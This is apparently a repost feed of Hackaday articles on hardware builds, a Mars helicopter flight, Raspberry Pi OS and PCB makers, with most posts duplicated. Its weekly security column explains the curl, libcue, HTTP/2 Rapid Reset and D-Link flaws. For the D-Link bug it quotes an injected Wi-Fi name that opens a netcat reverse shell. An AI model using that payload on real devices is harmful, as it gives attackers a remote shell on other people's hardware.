
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_6-rotated.jpg?w=300 When it comes to the 20 V input, I’m adding two sockets that will be compatible with three kinds of laptop chargers – Dell- and HP-compatible large round plug, and Lenovo square plug, since these chargers are what I have laying around. The benefit of those is that all three have a third pin, for wattage detection – Dell uses an One-Wire EEPROM, HP has a high-value pulldown from VCC, and Lenovo has a pulldown to GND. Now, older Dell and HP PSUs tend to be set for 19 V or 18.5 V, so it’s also going to be a small experiment on how the USB-C peripherals in my posession react to voltages outside of the 20 V standard! If detection of any PSUs fails, I’ll just default to 3 A, to stay safe – this allows me to add a generic barrel jack in parallel and get 60 W charging without any identification, in case I’m ever stuck on an island with my laptop fully discharged, and all I have is handy is this board pre-programmed and a car battery.
Now, I’ve built this circuit on my PD experiments protoboard, and all that’s left is writing code for it. I’m going to follow the tradition of these articles and write the PD code in MicroPython, running it on a RP2040 with a FUSB302 attached, weaving this code into my small but growing PD stack as I go.
Next article, let’s go through the software, actually test this code on a few USB-C devices – and find out about a surprising and wonderful feature of USB-C that other hackers haven’t yet discovered, but we are about to!
➖ @hardwareHack ➖
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_6-rotated.jpg?w=300 When it comes to the 20 V input, I’m adding two sockets that will be compatible with three kinds of laptop chargers – Dell- and HP-compatible large round plug, and Lenovo square plug, since these chargers are what I have laying around. The benefit of those is that all three have a third pin, for wattage detection – Dell uses an One-Wire EEPROM, HP has a high-value pulldown from VCC, and Lenovo has a pulldown to GND. Now, older Dell and HP PSUs tend to be set for 19 V or 18.5 V, so it’s also going to be a small experiment on how the USB-C peripherals in my posession react to voltages outside of the 20 V standard! If detection of any PSUs fails, I’ll just default to 3 A, to stay safe – this allows me to add a generic barrel jack in parallel and get 60 W charging without any identification, in case I’m ever stuck on an island with my laptop fully discharged, and all I have is handy is this board pre-programmed and a car battery.
Now, I’ve built this circuit on my PD experiments protoboard, and all that’s left is writing code for it. I’m going to follow the tradition of these articles and write the PD code in MicroPython, running it on a RP2040 with a FUSB302 attached, weaving this code into my small but growing PD stack as I go.
Next article, let’s go through the software, actually test this code on a few USB-C devices – and find out about a surprising and wonderful feature of USB-C that other hackers haven’t yet discovered, but we are about to!
➖ @hardwareHack ➖
Hackaday
Badminton String Winder Gets The Tension Just Right
https://hackaday.com/wp-content/uploads/2023/10/6138591696697009220-e1697083445389.jpg?w=800
If you want to keep your badminton game at its peak, you’ll need a good racket with a proper set of strings. When an injury kept [Antonie Colin] off the court for a few months, building a restringing machine helped pass the time.
The design is straightforward, using commonly-available motion components and 3D-printed parts. The round assembly at one end is used to hold the racket during the restringing process. A leadscrew mechanism driven by a stepper motor is used to apply tension to the strings, anywhere from 18 lbs to 34 lbs. Strings can also be prestretched if so desired. The stringing process is managed by an Arduino, which uses a loadcell to monitor tension placed on the strings. An LCD screen on the device provides feedback on the process and allows various functions to be selected. Flying clamps are used to hold strings in place during the process, either fitted from above or below the device as needed.
If you find yourself regularly restringing your badminton racket, or you simply don’t trust your local pro shop to do so, you might find this build useful. You might also like to build a shuttlecock launcher for training if your practice partners aren’t available on the regular. Our badminton department is looking rather bare at the moment, so don’t hesitate to send your own nifty hacks in to the tipsline!
➖ @hardwareHack ➖
Badminton String Winder Gets The Tension Just Right
https://hackaday.com/wp-content/uploads/2023/10/6138591696697009220-e1697083445389.jpg?w=800
If you want to keep your badminton game at its peak, you’ll need a good racket with a proper set of strings. When an injury kept [Antonie Colin] off the court for a few months, building a restringing machine helped pass the time.
The design is straightforward, using commonly-available motion components and 3D-printed parts. The round assembly at one end is used to hold the racket during the restringing process. A leadscrew mechanism driven by a stepper motor is used to apply tension to the strings, anywhere from 18 lbs to 34 lbs. Strings can also be prestretched if so desired. The stringing process is managed by an Arduino, which uses a loadcell to monitor tension placed on the strings. An LCD screen on the device provides feedback on the process and allows various functions to be selected. Flying clamps are used to hold strings in place during the process, either fitted from above or below the device as needed.
If you find yourself regularly restringing your badminton racket, or you simply don’t trust your local pro shop to do so, you might find this build useful. You might also like to build a shuttlecock launcher for training if your practice partners aren’t available on the regular. Our badminton department is looking rather bare at the moment, so don’t hesitate to send your own nifty hacks in to the tipsline!
➖ @hardwareHack ➖
Hackaday
Badminton String Winder Gets The Tension Just Right
If you want to keep your badminton game at its peak, you’ll need a good racket with a proper set of strings. When an injury kept [Antonie Colin] off the court for a few months, building a res…
Hackaday
Ingenuity’s 62nd Flight and Attempting a New Speed Record
https://hackaday.com/wp-content/uploads/2021/04/ingenuity-fourth-flight.jpg?w=800
One of the fun aspects of exploring a new planet is that you can set a lot of new records, as is the case with the very first Mars-based helicopter, Ingenuity. Since its inaugural flight on April 19th of 2021, Ingenuity has flown 61 times, setting various records for distance traveled and other parameters. Although setting the first record is easy on account of anything being better than literally nothing, the real challenge lies in exceeding previously set records, as the team behind Ingenuity seeks to do again with flight 62 and a new speed record.
Targeting October 12th, the goal is to travel 268 meters (1.33 furlong) at a maximum altitude of 18 meters while hitting 10 meters per second (36 km/h), which would shatter the 8 m/s (28.8 km/h) set by flight 60. Although still quite a distance to the 240 m/s required to hit Mach 1 on Mars, the fact that this feat is being performed by a first-of-its-kind helicopter in the thin Martian atmosphere, using off-the-shelf components that were expected to last maybe a handful of flights, is nothing short of amazing.
(Thanks to [Mark Stevens] for the tip!)
(Top image: Fourth flight of Ingenuity (circled), captured by Perseverance rover. Source: NASA/JPL)
➖ @hardwareHack ➖
Ingenuity’s 62nd Flight and Attempting a New Speed Record
https://hackaday.com/wp-content/uploads/2021/04/ingenuity-fourth-flight.jpg?w=800
One of the fun aspects of exploring a new planet is that you can set a lot of new records, as is the case with the very first Mars-based helicopter, Ingenuity. Since its inaugural flight on April 19th of 2021, Ingenuity has flown 61 times, setting various records for distance traveled and other parameters. Although setting the first record is easy on account of anything being better than literally nothing, the real challenge lies in exceeding previously set records, as the team behind Ingenuity seeks to do again with flight 62 and a new speed record.
Targeting October 12th, the goal is to travel 268 meters (1.33 furlong) at a maximum altitude of 18 meters while hitting 10 meters per second (36 km/h), which would shatter the 8 m/s (28.8 km/h) set by flight 60. Although still quite a distance to the 240 m/s required to hit Mach 1 on Mars, the fact that this feat is being performed by a first-of-its-kind helicopter in the thin Martian atmosphere, using off-the-shelf components that were expected to last maybe a handful of flights, is nothing short of amazing.
(Thanks to [Mark Stevens] for the tip!)
(Top image: Fourth flight of Ingenuity (circled), captured by Perseverance rover. Source: NASA/JPL)
➖ @hardwareHack ➖
Hackaday
Ingenuity’s 62nd Flight And Attempting A New Speed Record
One of the fun aspects of exploring a new planet is that you can set a lot of new records, as is the case with the very first Mars-based helicopter, Ingenuity. Since its inaugural flight on April 1…
Hackaday
2023 Halloween Hackfest: Musical Jack-o-Lanterns Harmonize for Halloween
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-800.png?w=800
Halloween is many things to many people. For some, it’s a chance to dress up and let loose. For others, it’s a chance to give everyone in the neighborhood a jump scare. For [Aaron], it’s the perfect time to put on a show in the yard with some musical, light-up jack-o-lanterns.
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-inner.jpeg?w=381 [Aaron] came across some deeply-discounted light-up jack-o-lanterns a few years ago. They all had one of those Try Me buttons that’s powered by a couple of coin cells and uses a temporary two-wire connection to the PCB, and [Aaron] figured he could remotely control them using this port of sorts.
Now the guts are made of addressable RGB LEDs that are connected through the battery compartment via weatherproofed pigtails.
On the control side, he has a Raspberry Pi 3, an amplifier, and a couple of power supplies all housed in a weatherproof box. Since it’s not possible to multiplex both the lights and the audio on a Pi 3, he added a USB sound card into the mix.
Be sure to check out the awesome demo video after the break, followed by a pumpkin conversion video.
If you’re more into scaring people, carve up an animated evil-eye pumpkin.
https://hackaday.com/wp-content/uploads/2023/09/bn-long-banner@2x.png
➖ @hardwareHack ➖
2023 Halloween Hackfest: Musical Jack-o-Lanterns Harmonize for Halloween
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-800.png?w=800
Halloween is many things to many people. For some, it’s a chance to dress up and let loose. For others, it’s a chance to give everyone in the neighborhood a jump scare. For [Aaron], it’s the perfect time to put on a show in the yard with some musical, light-up jack-o-lanterns.
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-inner.jpeg?w=381 [Aaron] came across some deeply-discounted light-up jack-o-lanterns a few years ago. They all had one of those Try Me buttons that’s powered by a couple of coin cells and uses a temporary two-wire connection to the PCB, and [Aaron] figured he could remotely control them using this port of sorts.
Now the guts are made of addressable RGB LEDs that are connected through the battery compartment via weatherproofed pigtails.
On the control side, he has a Raspberry Pi 3, an amplifier, and a couple of power supplies all housed in a weatherproof box. Since it’s not possible to multiplex both the lights and the audio on a Pi 3, he added a USB sound card into the mix.
Be sure to check out the awesome demo video after the break, followed by a pumpkin conversion video.
If you’re more into scaring people, carve up an animated evil-eye pumpkin.
https://hackaday.com/wp-content/uploads/2023/09/bn-long-banner@2x.png
➖ @hardwareHack ➖
Hackaday
2023 Halloween Hackfest: Musical Jack-o-Lanterns Harmonize For Halloween
Halloween is many things to many people. For some, it’s a chance to dress up and let loose. For others, it’s a chance to give everyone in the neighborhood a jump scare. For [Aaron], it&…
Hackaday
Removing the Air Gap From an iPad Display
https://hackaday.com/wp-content/uploads/2023/10/ipadgap_feat.jpg?w=800
Some recent models of the Apple iPad have a rather annoying air gap in between the display and the outer touch surface. This can be particularly frustrating for users that press hard or use the Apple Pencil regularly. It is possible to eliminate this gap in the iPad 9, at least, as demonstrated by [serg1us_eng]. (Warning: TikTok)
Doing the job well takes some finesse, however, and plenty of fancy equipment. The iPad’s front touch glass was first covered to avoid scratches during the work, and then heated to 60 C to remove it. The display was also removed, with several glued-down ribbon cables having to be carefully pried off to avoid damage. A layer of transparent material was then cut to size to fit in the gap between the display and the front glass, with the stack laminated together. Getting this result without air bubbles or dust particles spoiling the result involved the use of a heated press and a clean room, which are now widely used in phone repair shops around the world.
For the average user, it might not be a big deal. For power users and touch-and-feel fanatics, though, there’s great appeal in an iPad without this annoying flaw. Video after the break.
@serg1us_eng
Making iPad 9 without airgap https://s.w.org/images/core/emoji/14.0.0/72x72/1f4a8.png #diy #tech #techtok #apple #ipad9
♬ оригинальный звук – Sergius
➖ @hardwareHack ➖
Removing the Air Gap From an iPad Display
https://hackaday.com/wp-content/uploads/2023/10/ipadgap_feat.jpg?w=800
Some recent models of the Apple iPad have a rather annoying air gap in between the display and the outer touch surface. This can be particularly frustrating for users that press hard or use the Apple Pencil regularly. It is possible to eliminate this gap in the iPad 9, at least, as demonstrated by [serg1us_eng]. (Warning: TikTok)
Doing the job well takes some finesse, however, and plenty of fancy equipment. The iPad’s front touch glass was first covered to avoid scratches during the work, and then heated to 60 C to remove it. The display was also removed, with several glued-down ribbon cables having to be carefully pried off to avoid damage. A layer of transparent material was then cut to size to fit in the gap between the display and the front glass, with the stack laminated together. Getting this result without air bubbles or dust particles spoiling the result involved the use of a heated press and a clean room, which are now widely used in phone repair shops around the world.
For the average user, it might not be a big deal. For power users and touch-and-feel fanatics, though, there’s great appeal in an iPad without this annoying flaw. Video after the break.
@serg1us_eng
Making iPad 9 without airgap https://s.w.org/images/core/emoji/14.0.0/72x72/1f4a8.png #diy #tech #techtok #apple #ipad9
♬ оригинальный звук – Sergius
➖ @hardwareHack ➖
Hackaday
Removing The Air Gap From An IPad Display
Some recent models of the Apple iPad have a rather annoying air gap in between the display and the outer touch surface. This can be particularly frustrating for users that press hard or use the App…
Hackaday
An In-Depth Comparison of Hobby PCB Manufacturers
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_feat.jpg?w=800
[Icamtuf] has been working on a prototyping run of a project, which involves getting PCBs made by several low volume PCB manufacturing companies. After receiving the boards, he analyzed the results and produced an interesting analysis.
The project he is working on is Sir-Box-A-Lot, a Sokoban gaming console clone that we’ve covered before. It uses an AVR128DA28 microcontroller to emulate the original box-pushing game and drive the OLED display. He ordered PCBs from OSHPark, DigiKey Red, JLCPCB, PCBWay and Aisler.
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_detail1.jpg?w=400 OSHPark boards are gorgeous, but you pay for it.
There were pros and cons for each of the services: OSHPark produced the nicest-looking boards, but at the highest cost. DigiKey Red had a flawless solder mask, but a rather sloppy-looking silkscreen and shipped the boards covered in adhesive gunk. JLCPCB was fast, shipping the boards in less than 7 days, but the smaller details of the silkscreen were blurry and the solder mask was thinner than the others. The solder mask from PCBWay was very slightly misaligned but was thicker than most, and they were the only ones who queried a badly shaped hole to see what [Icamtuf] wanted to do: the others just made assumptions and made the boards without checking.
To be fair, this analysis is based on a single PCB design ordered once, and it is possible that some companies were having a bad day. So, there are no clear winners and I wouldn’t make a choice based on this alone. But the analysis is well worth a read if you want to know what to look out for on your own PCBs.
➖ @hardwareHack ➖
An In-Depth Comparison of Hobby PCB Manufacturers
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_feat.jpg?w=800
[Icamtuf] has been working on a prototyping run of a project, which involves getting PCBs made by several low volume PCB manufacturing companies. After receiving the boards, he analyzed the results and produced an interesting analysis.
The project he is working on is Sir-Box-A-Lot, a Sokoban gaming console clone that we’ve covered before. It uses an AVR128DA28 microcontroller to emulate the original box-pushing game and drive the OLED display. He ordered PCBs from OSHPark, DigiKey Red, JLCPCB, PCBWay and Aisler.
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_detail1.jpg?w=400 OSHPark boards are gorgeous, but you pay for it.
There were pros and cons for each of the services: OSHPark produced the nicest-looking boards, but at the highest cost. DigiKey Red had a flawless solder mask, but a rather sloppy-looking silkscreen and shipped the boards covered in adhesive gunk. JLCPCB was fast, shipping the boards in less than 7 days, but the smaller details of the silkscreen were blurry and the solder mask was thinner than the others. The solder mask from PCBWay was very slightly misaligned but was thicker than most, and they were the only ones who queried a badly shaped hole to see what [Icamtuf] wanted to do: the others just made assumptions and made the boards without checking.
To be fair, this analysis is based on a single PCB design ordered once, and it is possible that some companies were having a bad day. So, there are no clear winners and I wouldn’t make a choice based on this alone. But the analysis is well worth a read if you want to know what to look out for on your own PCBs.
➖ @hardwareHack ➖
Hackaday
An In-Depth Comparison Of Hobby PCB Manufacturers
[Icamtuf] has been working on a prototyping run of a project, which involves getting PCBs made by several low volume PCB manufacturing companies. After receiving the boards, he analyzed the results…
Hackaday
This Week in Security: Curl Reveal, Rapid Reset DDoS, and Libcue
https://hackaday.com/wp-content/uploads/2016/01/darkarts.jpg?w=800
Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering number of Curl installs around the world, we held our collective breath and waited for the bombshell to drop this Wednesday. It turns out, it’s not quite as bad as feared — so long as you don’t have a SOCKS proxy.
In hindsight, shipping a heap overflow in code installed in over twenty billion instances is not an experience I would recommend. — Daniel Stenberg
The trouble started when the SOCKS5 proxy support was converted to a non-blocking implementation. It’s a win for libcurl to work on requests asynchronously, but refactoring code and new features always runs a bit of risk. SOCKS5 proxying has some quirks, like allowing DNS resolution to happen locally or at the proxy. The new async code starts out with: "bool socks5_resolve_local =
(proxytype == CURLPROXY_SOCKS5) ? TRUE : FALSE;"
First off, unnecessary ternary is unnecessary. But note that this local variable gets set by the proxytype. If that’s "CURLPROXY_SOCKS5_HOSTNAME", then it uses remote resolution. But inherited from old code is a check for a hostname that is too long for a SOCKS request (255 bytes). This code converts back to local resolution in this case.
The important detail here is that this function is now a state machine, that potentially runs multiple times for a single request, to achieve that asynchronous execution. The check for a too-long hostname only happens during the initialization state. Copying the hostname into the buffer happens in a different state. If setting up the connection takes enough time, the function will return and be executed again when something has changed. The ternary check runs again, but not the hostname-too-long. So if set to do remote resolution with a long enough host name, execution slips through this edge case, and the long hostname is copied into a too-small buffer.
It’s safe to assume that this heap overflow can result in arbitrary code execution. The fix has landed in 8.4.0, after being present for 1,315 days. [Daniel] goes ahead and gets ahead of the inevitable suggestion that Curl should be written in rust or another memory-safe language. Curl was started before those alternatives existed, and there is a very slow effort to move portions of the project to memory-safe languages. And you’re welcome to help out. Router Executes WiFi
It’s never a good sign when scanning for WiFi networks crashes your router. But when it’s an apostrophe that causes the problem, you might have something interesting.
One of our pentesters recently got a new D-Link DAP-X1860 repeater, which they couldn't setup.
This was caused by a neighbor's Wi-Fi containing a single tick in their Wi-Fi name ("Olaf's WiFi"), resulting in the following error while scanning for access points: pic.twitter.com/c7hSk53RAH
— RedTeam Pentesting (@RedTeamPT) October 9, 2023
The culprit here is a function that writes Access Point info to a temporary file. The data is constructed into a single command that uses "echo" to write to the file. And that means command injection. So yes, name a network "'& nc notebook 1337 -e /bin/sh &" and get a remote shell.
RedTeam Pentesting tried to report the vulnerability to D-Link for three months, and never received a response. As a result, these issues are now publicly released, and no patches are available. If you have a D-Link wireless device, it might be worth testing the Proof of Concept (PoC). And I think D-Link has officially made the ignominious list of hardware to never run stock firmware on. Gnome Hit With Libcue
There’s a nasty issue in Gnome, where merely downloading a file can result in Remote Code Execution (RCE). The vulnerability is in "libcue", a pa[...]
This Week in Security: Curl Reveal, Rapid Reset DDoS, and Libcue
https://hackaday.com/wp-content/uploads/2016/01/darkarts.jpg?w=800
Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering number of Curl installs around the world, we held our collective breath and waited for the bombshell to drop this Wednesday. It turns out, it’s not quite as bad as feared — so long as you don’t have a SOCKS proxy.
In hindsight, shipping a heap overflow in code installed in over twenty billion instances is not an experience I would recommend. — Daniel Stenberg
The trouble started when the SOCKS5 proxy support was converted to a non-blocking implementation. It’s a win for libcurl to work on requests asynchronously, but refactoring code and new features always runs a bit of risk. SOCKS5 proxying has some quirks, like allowing DNS resolution to happen locally or at the proxy. The new async code starts out with: "bool socks5_resolve_local =
(proxytype == CURLPROXY_SOCKS5) ? TRUE : FALSE;"
First off, unnecessary ternary is unnecessary. But note that this local variable gets set by the proxytype. If that’s "CURLPROXY_SOCKS5_HOSTNAME", then it uses remote resolution. But inherited from old code is a check for a hostname that is too long for a SOCKS request (255 bytes). This code converts back to local resolution in this case.
The important detail here is that this function is now a state machine, that potentially runs multiple times for a single request, to achieve that asynchronous execution. The check for a too-long hostname only happens during the initialization state. Copying the hostname into the buffer happens in a different state. If setting up the connection takes enough time, the function will return and be executed again when something has changed. The ternary check runs again, but not the hostname-too-long. So if set to do remote resolution with a long enough host name, execution slips through this edge case, and the long hostname is copied into a too-small buffer.
It’s safe to assume that this heap overflow can result in arbitrary code execution. The fix has landed in 8.4.0, after being present for 1,315 days. [Daniel] goes ahead and gets ahead of the inevitable suggestion that Curl should be written in rust or another memory-safe language. Curl was started before those alternatives existed, and there is a very slow effort to move portions of the project to memory-safe languages. And you’re welcome to help out. Router Executes WiFi
It’s never a good sign when scanning for WiFi networks crashes your router. But when it’s an apostrophe that causes the problem, you might have something interesting.
One of our pentesters recently got a new D-Link DAP-X1860 repeater, which they couldn't setup.
This was caused by a neighbor's Wi-Fi containing a single tick in their Wi-Fi name ("Olaf's WiFi"), resulting in the following error while scanning for access points: pic.twitter.com/c7hSk53RAH
— RedTeam Pentesting (@RedTeamPT) October 9, 2023
The culprit here is a function that writes Access Point info to a temporary file. The data is constructed into a single command that uses "echo" to write to the file. And that means command injection. So yes, name a network "'& nc notebook 1337 -e /bin/sh &" and get a remote shell.
RedTeam Pentesting tried to report the vulnerability to D-Link for three months, and never received a response. As a result, these issues are now publicly released, and no patches are available. If you have a D-Link wireless device, it might be worth testing the Proof of Concept (PoC). And I think D-Link has officially made the ignominious list of hardware to never run stock firmware on. Gnome Hit With Libcue
There’s a nasty issue in Gnome, where merely downloading a file can result in Remote Code Execution (RCE). The vulnerability is in "libcue", a pa[...]
Hackaday
This Week In Security: Curl Reveal, Rapid Reset DDoS, And Libcue
Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering number of Curl installs around the world, we held our collective breath and wait…
Hardware Hacking Brasil
Hackaday This Week in Security: Curl Reveal, Rapid Reset DDoS, and Libcue https://hackaday.com/wp-content/uploads/2016/01/darkarts.jpg?w=800 Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering…
rser for cue sheets. It’s a straightforward issue, where a value overflows the max value of a signed integer, to become a negative value. That value is then used to index an array, and a negative value writes to an unsafe location outside the array. The value to be written is also taken from the cue file, making exploitation fairly easy.
Where this really gets ugly is in the Gnome desktop, where the "tracker-miners" service runs by default. This is essentially a search index tool. The problem is that it automatically runs parsing libraries for found files, and one of its search locations is in Downloads. And that’s the exploit. Download a ".cue" file, it gets indexed, and the library executes arbitrary code when parsing the download. Patches are available, and are making their way through the distributions to arrive at our desktops. Rapid Reset
Cloudflare observed a novel Distributed Denial of Service (DDoS) attack in the wild, and it might not be what you expected. The headline is that this is a record-breaking DDoS resulting from an http/2 0-day. Most record-breaking DDoS attacks are based on reflection, but this one is a bit different. Diving into the technical details tells the tale. HTTP/2 allows multiple requests to be combined, and the responses to be interleaved on a single TCP connection. Each of those request/response flows are tracked as streams, and there’s a limit on how many streams a single client can have open.
The interesting bit is that a client can send a stream reset request, which immediately frees that stream from the perspective of the max concurrent streams limit. But there’s a service behind that HTTP/2 connection, and it takes a bit of time to tear down the backend connections. If, like Cloudflare, you have a mid-stream proxy like Nginx in the mix, that imbalance can make quite a difference. Make many requests, then start resetting and restarting each of them, and you end up sending way more traffic down an HTTP/2 connection than is intended. Bits and Bytes
There’s a new challenge for all you aspiring cryptographers. NIST publishes a handful of elliptic curves that were generated from NSA-provided hashes. These in turn were generated from something, probably sentences in English. But what sentences? That’s the challenge, and there twelve grand in US dollars to whoever can crack the nut first.
“Can’t stop, won’t stop” — Cisco, apparently. Yeah, once again, Cisco has to issue a security warning over hard-coded credentials in production software. Cisco is dangerously close to joining D-link on that list.
Sending your DNA to a big company, to get neat ancestry info — what could possibly go wrong? Credential stuffing, breaking into accounts, and then using that access to scrape info from other accounts that opted in to the DNA Relatives service. 23 and Me has released a statement, re-affirming that there wasn’t a wider breach, and suggesting that all users use multi-factor authentication. Regardless, there’s a claimed database of a million users leaked online, with more than that available for purchase. It’s not been confirmed if that is actual real data.
➖ @hardwareHack ➖
Where this really gets ugly is in the Gnome desktop, where the "tracker-miners" service runs by default. This is essentially a search index tool. The problem is that it automatically runs parsing libraries for found files, and one of its search locations is in Downloads. And that’s the exploit. Download a ".cue" file, it gets indexed, and the library executes arbitrary code when parsing the download. Patches are available, and are making their way through the distributions to arrive at our desktops. Rapid Reset
Cloudflare observed a novel Distributed Denial of Service (DDoS) attack in the wild, and it might not be what you expected. The headline is that this is a record-breaking DDoS resulting from an http/2 0-day. Most record-breaking DDoS attacks are based on reflection, but this one is a bit different. Diving into the technical details tells the tale. HTTP/2 allows multiple requests to be combined, and the responses to be interleaved on a single TCP connection. Each of those request/response flows are tracked as streams, and there’s a limit on how many streams a single client can have open.
The interesting bit is that a client can send a stream reset request, which immediately frees that stream from the perspective of the max concurrent streams limit. But there’s a service behind that HTTP/2 connection, and it takes a bit of time to tear down the backend connections. If, like Cloudflare, you have a mid-stream proxy like Nginx in the mix, that imbalance can make quite a difference. Make many requests, then start resetting and restarting each of them, and you end up sending way more traffic down an HTTP/2 connection than is intended. Bits and Bytes
There’s a new challenge for all you aspiring cryptographers. NIST publishes a handful of elliptic curves that were generated from NSA-provided hashes. These in turn were generated from something, probably sentences in English. But what sentences? That’s the challenge, and there twelve grand in US dollars to whoever can crack the nut first.
“Can’t stop, won’t stop” — Cisco, apparently. Yeah, once again, Cisco has to issue a security warning over hard-coded credentials in production software. Cisco is dangerously close to joining D-link on that list.
Sending your DNA to a big company, to get neat ancestry info — what could possibly go wrong? Credential stuffing, breaking into accounts, and then using that access to scrape info from other accounts that opted in to the DNA Relatives service. 23 and Me has released a statement, re-affirming that there wasn’t a wider breach, and suggesting that all users use multi-factor authentication. Regardless, there’s a claimed database of a million users leaked online, with more than that available for purchase. It’s not been confirmed if that is actual real data.
➖ @hardwareHack ➖
Hackaday
Debian Bookworm Comes To The Raspberry Pi, And Wayland Is Now Default
https://hackaday.com/wp-content/uploads/2023/10/debian12pi_feat.png?w=800
It must have been a busy week for the PR department at Raspberry Pi, with the launch of their latest single-board computer, the Pi 5. Alongside the new board comes something else, an updated Raspberry Pi OS version.
This is built from Debian 12 “Bookworm”, and supplants the previous “Bullseye” version. As well as the new OS base it comes with a pile of Pi-specific upgrades including an optimsied version of Mozilla Firefox. Probably most important is that henceforth (at least on 64-bit boards) its desktop will use the Wayland compositor rather than X11 to draw and manipulate windows. This is a development that has been in the works for a very long time — it must be almost a decade since the first Raspberry Pi blog entry about Wayland — so it’s welcome at last to see it.
The new tweaks as well as Wayland are supposed to deliver a much faster Pi experience, so we thought we’d break out the stopwatch and do some rough real-world tests. The bench 8GB Pi 4 here has a vanilla 64-bit Bullseye installed, so off we went to measure boot time, Chromium browser opening time, and Hackaday load time. It was time to download the new 64-bit Bookworm image and do the same. Have we just downloaded a power-up?
Both tests were done with an everyday boot, after the first-time OS set-up, and with all browser caches emptied. First up was a significant boost, with Bookworm booting in 37.14 seconds to Bullseye’s 53.5, but the Chromium opening was a little more disappointing. On Bullseye it took 7.15s, while Bookworm’s Chromium managed a more pedestrian 9.13s. The new Firefox takes only 7.95s to open. Both Chromium browsers load Hackaday in about 1.8s, while the new Firefox did the same job in a shade over 3s.
So allowing for our stopwatch reaction time and the ad-hoc nature of the test, this is a faster-booting OS, but the underlying hardware is still the limiting factor. We’re disappointed to see that there’s no update for the x86 version of the Raspberry Pi Desktop, and we hope they’ll be able to rectify this in the future.
➖ @hardwareHack ➖
Debian Bookworm Comes To The Raspberry Pi, And Wayland Is Now Default
https://hackaday.com/wp-content/uploads/2023/10/debian12pi_feat.png?w=800
It must have been a busy week for the PR department at Raspberry Pi, with the launch of their latest single-board computer, the Pi 5. Alongside the new board comes something else, an updated Raspberry Pi OS version.
This is built from Debian 12 “Bookworm”, and supplants the previous “Bullseye” version. As well as the new OS base it comes with a pile of Pi-specific upgrades including an optimsied version of Mozilla Firefox. Probably most important is that henceforth (at least on 64-bit boards) its desktop will use the Wayland compositor rather than X11 to draw and manipulate windows. This is a development that has been in the works for a very long time — it must be almost a decade since the first Raspberry Pi blog entry about Wayland — so it’s welcome at last to see it.
The new tweaks as well as Wayland are supposed to deliver a much faster Pi experience, so we thought we’d break out the stopwatch and do some rough real-world tests. The bench 8GB Pi 4 here has a vanilla 64-bit Bullseye installed, so off we went to measure boot time, Chromium browser opening time, and Hackaday load time. It was time to download the new 64-bit Bookworm image and do the same. Have we just downloaded a power-up?
Both tests were done with an everyday boot, after the first-time OS set-up, and with all browser caches emptied. First up was a significant boost, with Bookworm booting in 37.14 seconds to Bullseye’s 53.5, but the Chromium opening was a little more disappointing. On Bullseye it took 7.15s, while Bookworm’s Chromium managed a more pedestrian 9.13s. The new Firefox takes only 7.95s to open. Both Chromium browsers load Hackaday in about 1.8s, while the new Firefox did the same job in a shade over 3s.
So allowing for our stopwatch reaction time and the ad-hoc nature of the test, this is a faster-booting OS, but the underlying hardware is still the limiting factor. We’re disappointed to see that there’s no update for the x86 version of the Raspberry Pi Desktop, and we hope they’ll be able to rectify this in the future.
➖ @hardwareHack ➖
Hackaday
Debian Bookworm Comes To The Raspberry Pi, And Wayland Is Now Default
It must have been a busy week for the PR department at Raspberry Pi, with the launch of their latest single-board computer, the Pi 5. Alongside the new board comes something else, an updated Raspbe…
Hackaday
Hackaday Podcast Ep 240: An Amazing 3D Printer, A Look Inside Raspberry Pi 5, and Cameras, Both Film and Digital
https://hackaday.com/wp-content/uploads/2016/05/microphone.jpg?w=800
Date notwithstanding, it’s your lucky day as Elliot and Dan get together to review the best hacks of the week. For some reason, film photography was much on our writers’ minds this week, as we talked about ways to digitalize an old SLR, and how potatoes can be used to develop film (is there a Monty Python joke in there?) We looked at a 3D printer design that really pulls our strings, the custom insides of the Raspberry Pi 5, and the ins and outs of both ferroresonant transformers and ham radio antennas. Learn about the SMD capacitor menagerie, build a hydrogen generator that probably won’t blow up, and listen to the differences between a mess of microphones. And that’s not all; the KIM-1 rides again, this time with disk drive support, Jenny tests out Serenity but with ulterior motives, and Kristina goes postal with a deep dive into ZIP codes.
Check out the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!
Where to Follow Hackaday Podcast Places to follow Hackaday podcasts:
* Google Podcasts
* iTunes
* Spotify
* Stitcher
* RSS
* YouTube Grab a copy for yourself if you want to listen offline. Episode 240 Show Notes: News:
* Hackaday Superconference 2023: First Round Of Speakers Announced! What’s that Sound?
* Guess the sound for a chance to win a Podcast T-shirt! Interesting Hacks of the Week:
* Raspberry Pi Reveals A Little About Their RP1 Peripheral
* Use Your Old SLR As A Digital Camera?
* Classic Leica Film Camera Turns Digital
* Marionette 3D Printer Replaces Linear Rails With String
* Hanging 3D Printer Uses Entire Room As Print Bed
* Arcus-3D-C1 – Cable 3D printer
* Cable Mechanism Maths: Designing Against The Capstan Equation
* Creating An Automated Hydrogen Generator At Home
* Building An Oxygen Concentrator: It Isn’t Rocket Science
* Just What Is Tone, In A Microphone?
* Wooden You Love To Build A Ribbon Microphone?
* Polish Up Your Product With Graphic Overlays
* Hackaday Prize 2023: Over-the-Top Programmable Resistor Looks The Part And Performs Quick Hacks:
* Elliot’s Picks:
* Wiring Up 100 Car Batteries So You Don’t Have To
* Learning About Ferroresonant Transformers While Fixing A 1970s Power Supply
* What is a Ferroresonant transformer?
* Antennas Can Be A Total Mystery
* Dumping Spacecraft In The Middle Of Nowhere
* Dan’s Picks:
